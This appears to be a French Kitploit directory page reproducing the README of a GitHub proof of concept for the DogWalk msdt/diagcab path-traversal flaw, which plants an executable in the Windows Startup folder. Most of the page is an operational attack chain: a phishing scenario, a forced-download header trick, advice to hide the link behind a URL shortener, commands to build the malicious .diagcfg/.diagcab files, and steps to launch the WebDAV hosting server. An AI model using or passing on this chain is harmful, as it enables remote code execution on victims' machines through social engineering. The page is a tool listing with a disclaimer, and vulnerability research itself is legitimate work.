Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
DogWalk-rce-poc — 🐾Dogwalk PoC (en utilisant un fichier diagcab pour obtenir une RCE sur Windows) | Kitploit

Outils/GitHubGitHub/ariary/dogwalk-rce-poc
Génération de PayloadsMécanismes de PersistanceExploitationTests d'Intrusion
GitHubariary/dogwalk-rce-poc

DogWalk-rce-poc

🐾Dogwalk PoC (en utilisant un fichier diagcab pour obtenir une RCE sur Windows)

Voir le dépôt
761446il y a 4 ansVérifié par Kitploit
Partager

Dogwalk Preuve de concept🐾


🚨 Avertissement 🚨


La PoC permet à un attaquant d'obtenir une injection de code à distance sur un appareil Windows victime.
L'objectif de ce dépôt est de rendre la PoC encore plus utilisable que le <a href=https://github.com/irsl/microsoft-diagcab-rce-poc>dépôt initial.
NE L'UTILISEZ PAS SANS AUTORISATION PRÉALABLE !

Compte tenu des dégâts causés et de la simplicité d'exploitation, j'espère que Microsoft le corrigera
Mise à jour de juillet 2022 : Microsoft n'a pas encore corrigé la vulnérabilité dans msdt mais Microsoft Defender est capable de la repérer

  • 🧠 Comprendre
  • 🐾 Lancer
  • 📺 Montrez-moi

Concept clé : vulnérabilité de traversée de chemin dans la technologie Diagcab de Microsoft (msdt) qui pourrait mener à une exécution de code à distance.
Vous pouvez trouver l'avis complet dans le billet de blog
La vulnérabilité a été signalée depuis 2 ans (par @irsl) et n'a toujours pas de correctif !

Comment ça marche ?

La preuve de concept met en place un serveur webdav hébergeant un fichier .diagcab malveillant qui effectuera une traversée de chemin pour écrire un exécutable malveillant dans C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup. Le fait d'écrire un exécutable dans ce dossier entraînera son exécution à chaque démarrage de la machine Windows par l'utilisateur ; cela s'appelle Boot Logon Autostart Execution.

Donc, en gros, ce qu'il nous faut :

  • serveur webDAV
  • fichier .diagcab malveillant
  • exécutable malveillant (un exécutable légitime ou un simple fichier texte suffit pour la PoC)

🎬 Scénario

  1. La victime visitera un lien (hameçonnage, ingénierie sociale ou autre) qui téléchargera le fichier .diagcab

(💡 utilisez l'en-tête de réponse Content-type: application/octet-stream pour que le navigateur télécharge automatiquement le fichier lors de la navigation vers l'URL)

  1. La victime clique sur le fichier téléchargé (cela peut arriver facilement/accidentellement en cliquant simplement sur le dossier de téléchargement du navigateur)
  2. Le fichier cab charge l'exécutable malveillant webdav -> (traversée de chemin) téléchargé dans le menu Démarrer
  3. L'utilisateur redémarre son appareil -> (RCE)

C'est parti


Si vous êtes trop paresseux (ou pressé) pour procéder étape par étape :

./hurry-dogwalk.sh [WEBDAV_URL]         # need docker
# Stop the server
./hurry-dogwalk.sh --clean

Sinon ↓↓

🔨 Fabriquer le fichier .diagcab

  • Les fichiers .diagcfg sont de simples fichiers XML qui contiennent une référence à un ou plusieurs packages de diagnostic et fournissent des métadonnées à leur sujet.
  • Ils sont empaquetés dans des archives de fichiers cabinet Microsoft et enregistrés avec l'extension .diagcab.

Construisez d'abord custom.diagcfg :

./build-malicious-diagcfg.sh --url [WEBDAV_URL]

Et construisez le hotfix895214.diagcab :

cabarc.exe n hotfix895214.diagcab custom.diagcfg
# run it on windows (or with wine). If you do not find carbarc.exe use http://jc.bellamy.free.fr/download/cabarc.exe or http://download.microsoft.com/download/platformsdk/cab/2.0/w98nt42kmexp/en-us/Cabsdk.exe

Enfin, déplacez-le dans le répertoire ./webdav/diagcab-webdav-poc/config

🏗️ Mettre en place le serveur

Placez l'exécutable que vous souhaitez transférer sur la machine victime dans le répertoire ./webdav/malicious... (Ici, nous utilisons le classique calc.exe)

...Et lancez le serveur :

cd ./webdav/diagcab-webdav-poc/
perl diagcab-webdav-poc.pl

Le fichier .diagcab malveillant est disponible à l'adresse https://[WEBDAV_URL]/config/hotfix895214.diagcab. Vous devez maintenant attirer une victime pour qu'elle clique sur ce lien.

(💡vous pouvez utiliser un raccourcisseur d'URL pour que cela paraisse moins suspect)

👁️ Attendez et voyez

Mise en place de Dogwalk

💡 par défaut, il semble que les communications webdav ne soient pas activées. Consultez mitigations.txt pour obtenir une solution de contournement afin de le faire fonctionner

🐾🐾

demo

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    324
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    252

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →